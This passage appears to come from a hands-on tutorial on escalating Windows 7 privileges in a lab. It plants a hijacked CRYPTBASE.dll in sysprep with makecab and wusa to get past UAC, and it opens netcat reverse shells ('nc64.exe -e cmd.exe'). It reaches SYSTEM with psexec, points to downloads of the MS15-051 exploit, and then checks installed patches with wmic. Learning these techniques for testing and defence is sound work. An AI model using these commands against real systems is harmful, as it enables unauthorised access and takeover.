
As I explained earlier, we do not have permissions to write into this directory and thus "Access is denied"

We can overcome this challenge using the steps shown below.

1. Compress our DLL file as ".cab" file using windows inbuilt tool "makecab"
2. Extract this content of ".cab" file into sysprep directory using a tool called "wusa.exe". wusa has rights to write our content to sysprep directory.

Let's compress our DLL to a cab file using the following command.

```
makecab C:\Users\User\Desktop\temp\CRYPTBASE.dll
C:\Users\User\Desktop\temp\CRYPTBASE.cab
```



```
C:\>makecab C:\Users\User\Desktop\temp\CRYPTBASE.dll C:\Users\User\Desktop\temp\CRYPTBASE.cab
makecab C:\Users\User\Desktop\temp\CRYPTBASE.dll C:\Users\User\Desktop\temp\CRYPTBASE.cab
Cabinet Maker - Lossless Data Compression Tool

100.00% [flushing current folder]
C:\>
```


The above command creates a file called "CRYPTBASE.cab" in temp directory.

The next step is to extract this .cab file in sysprep directory. This can be done using the following command.

```
wusa C:\Users\User\Desktop\temp\CRYPTBASE.cab
/extract:C:\Windows\System32\sysprep
```


For some reason, I couldn't copy this file by running the above command. Therefore, I uploaded a netcat binary onto the target and got a more stable shell to do it.

Launch a new terminal and start netcat listener on the Kali Linux box as shown below.




```
root@localhost:~# nc -lvp 443
listening on [any] 443 ...
```

Now, run the following command on the victim's box to get a Netcat reverse shell.



```
C:\Users\User\Desktop\temp>nc64.exe -e cmd.exe -d 192.168.56.102 443
nc64.exe -e cmd.exe -d 192.168.56.102 443
```


We should get another reverse shell on the victim's box as shown below.



```
root@localhost:~# nc -lvp 443
listening on [any] 443 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49332
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User\Desktop\temp>
```

Now, run the following command as shown in the figure below to copy our malicious DLL file into the sysprep directory.


```
wusa C:\Users\User\Desktop\temp\CRYPTBASE.cab
/extract:C:\Windows\System32\sysprep
```



```
C:\>wusa C:\Users\User\Desktop\temp\CRYPTBASE.cab /extract:C:\Windows\System32\sysprep
wusa C:\Users\User\Desktop\temp\CRYPTBASE.cab /extract:C:\Windows\System32\sysprep

C:\>
```


Everything is set. If we now run sysprep.exe file, it should load our danger.exe file with an elevated privileges and that should give us an elevated reverse shell. Just launch a new terminal, open up a netcat listener on port 4444 and run the following command on victim's machine.

```
C:\Windows\System32\sysprep\sysprep.exe
```



```
C:\>C:\Windows\System32\sysprep\sysprep.exe
C:\Windows\System32\sysprep\sysprep.exe

C:\>
```

Now, let’s check our new netcat listener.



```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49348
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User\Desktop>whoami
whoami
user-pc\user

C:\Users\User\Desktop>
```


Nice! As expected, we got a reverse shell. However, let’s see if we have elevated privileges on this shell.

How to check?

Just launch a new terminal with netcat listener on port 4444 and run your danger.exe with psexec as SYSTEM.


The command is as shown below. You need to specify the full path of “danger.exe”

```
psexec –i –accepteula –d –s C:\Users\User\Desktop\temp\danger.exe
```



```
C:\Users\User\Desktop\temp>psexec -i -accepteula -d -s C:\Users\User\Desktop\temp\danger.exe
psexec -i -accepteula -d -s C:\Users\User\Desktop\temp\danger.exe

PsExec v2.11 - Execute processes remotely
Copyright (C) 2001-2014 Mark Russinovich
Sysinternals - www.sysinternals.com

Starting C:\Users\User\Desktop\temp\danger.exe on USER-PC...
C:\Users\User\Desktop\temp\danger.exe started on USER-PC with process ID 2596.

C:\Users\User\Desktop\temp>
```

Let’s check our Netcat listener.



```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49352
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Boom! We are now SYSTEM and we got it without using automated tools.

You deserve a pat on your back now ☺


Now, some of the readers might be wondering. Can't we achieve this by running a publicly available exploit rather than doing all these steps such as manually bypassing UAC and then running psexec etc.?

Yes! However, why to run an exploit when you don't need it? We will see that in the next section because it is required there.

Standard user to SYSTEM

In the previous section, we have seen how to get SYSTEM account if you get a shell with Administrative privileges. Standard users will have more limitations and it is not possible to bypass UAC as a normal user as it requires permission from the Administrator. Now, it is even more challenging to get SYSTEM right from a remote shell. That's the reason why we have now reached the most interesting part.

This time, I have created an account with the name "Low Priv" with standard user privileges.




User
Administrator

Low Priv
Standard user
Password protected


Guest
Guest account is off

As usual start a Netcat listener on port 4444.



```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
```

Login as a standard user, download “danger.exe” and run it. We should get a reverse shell as shown below.




```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49365
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Low Priv\Desktop>whoami
whoami
user-pc\low priv

C:\Users\Low Priv\Desktop>
```

\

We got shell with the user “Low Priv”. Now, let’s see what privileges we have.

Type in the following command.

```
net user “low priv”
```



```
C:\Users\Low Priv\Desktop>net user "low priv"
net user "low priv"
User name                    Low Priv
Full Name                    Low Priv
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/24/2015 12:14:58 AM
Password expires             Never
Password changeable          10/24/2015 12:14:58 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/24/2015 12:13:11 AM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.


C:\Users\Low Priv\Desktop>
```


Known Bad News! We got a shell with standard user privileges.

Now, the goal is to escalate the privileges from standard user to Administrator/SYSTEM.

There are multiple privilege escalation techniques available to escalate the privileges in Windows environment. I am going to go with publicly available exploits/missing patches.

A quick Google search for “Windows 7 security patches” will throw us on the following page.

https://technet.microsoft.com/en-us/security/bulletin/dn602597.aspx


https://technet.microsoft.com/en-us/security/bulletin/dn602597.aspx

Bulletins 61-75 of 1352 — Page 5 of 91

Date	Bulletin Number	KB Number	Title	Bulletin Rating
5/12/2015	MS15-051	3057191	Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege	Important
5/12/2015	MS15-050	3055642	Vulnerability in Service Control Manager Could Allow Elevation of Privilege	Important
5/12/2015	MS15-049	3058985	Vulnerability in Silverlight Could Allow Elevation of Privilege	Important
5/12/2015	MS15-048	3057134	Vulnerabilities in .NET Framework Could Allow Elevation of Privilege	Important
5/12/2015	MS15-047	3058083	Vulnerabilities in Microsoft SharePoint Server Could Allow Remote Code Execution	Important
5/12/2015	MS15-046	3057181	Vulnerabilities in Microsoft Office Could Allow Remote Code Execution	Important
5/12/2015	MS15-045	3046002	Vulnerability in Windows Journal Could Allow Remote Code Execution	Critical
5/12/2015	MS15-044	3057110	Vulnerabilities in Microsoft Font Drivers Could Allow Remote Code Execution	Critical
5/12/2015	MS15-043	3049563	Cumulative Security Update for Internet Explorer	Critical
4/14/2015	MS15-042	3047234	Vulnerability in Windows Hyper-V Could Allow Denial of Service	Important


Looking at the above list, I could see many privilege escalation vulnerabilities and the patches released to fix them.

I have stopped at ms15-051 as it was making a lot of noise during its discovery as shown in the following link.

https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html

Additionally, a POC is available at the following link for both 32 as well as 64-bit machines.

https://www.exploit-db.com/exploits/37049/


https://www.exploit-db.com/exploits/37049/

Microsoft Windows - Local Privilege Escalation (MS15-051)

EDB-ID: 37049	**CVE:** 2015-1676...	**OSVDB-ID:** 120976...
Verified:	**Author:** hfiref0x	**Published:** 2015-05-18
Download Exploit: Source Raw	**Download Vulnerable App:** N/A	

« Previous Exploit   Next Exploit »

```
# Source: https://github.com/hfiref0x/CVE-2015-1701

Win32k LPE vulnerability used in APT attack

Original info: https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html

Credits
R136a1 / hfiref0x


## Compiled EXE:
### x86
+ https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou32.exe
+ EDB Mirror: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/sploits/370
### x64
+ https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou64.exe
```

This is interesting but, few questions now.

1. Does this exploit work on our target? (Is the patch applied?)
2. If patch is not applied, does it work according to our needs?


Let's see the answers now.

1. Does this exploit work on our target? (Is the patch applied?)

We can check the list of patches applied on the target machine using an inbuilt windows tool named "`wmic`".

To get the list of Hotfixes installed, type in the following command.

```
wmic qfe get
```




```
C:\Users\Low Priv\Desktop\temp>wmic qfe get
wmic qfe get
Caption                                  CSName   Description      FixComments  HotFixID
kInEffect  Status
http://support.microsoft.com/?kbid=2305420  USER-PC  Security Update               KB2305420

http://support.microsoft.com/?kbid=981852   USER-PC  Security Update               KB981852


C:\Users\Low Priv\Desktop\temp>
```

As we can see in the above figure, there are two Hotfixes installed (I installed them to show how the output looks like). You may find even longer output when you do this in a corporate environment.

We can also check if a specific patch is applied by filtering the output using “find”.

For example, if you want to see if the hotfix “KB2305420” is applied, type in the following command.

```
wmic qfe | find “2305420”
```



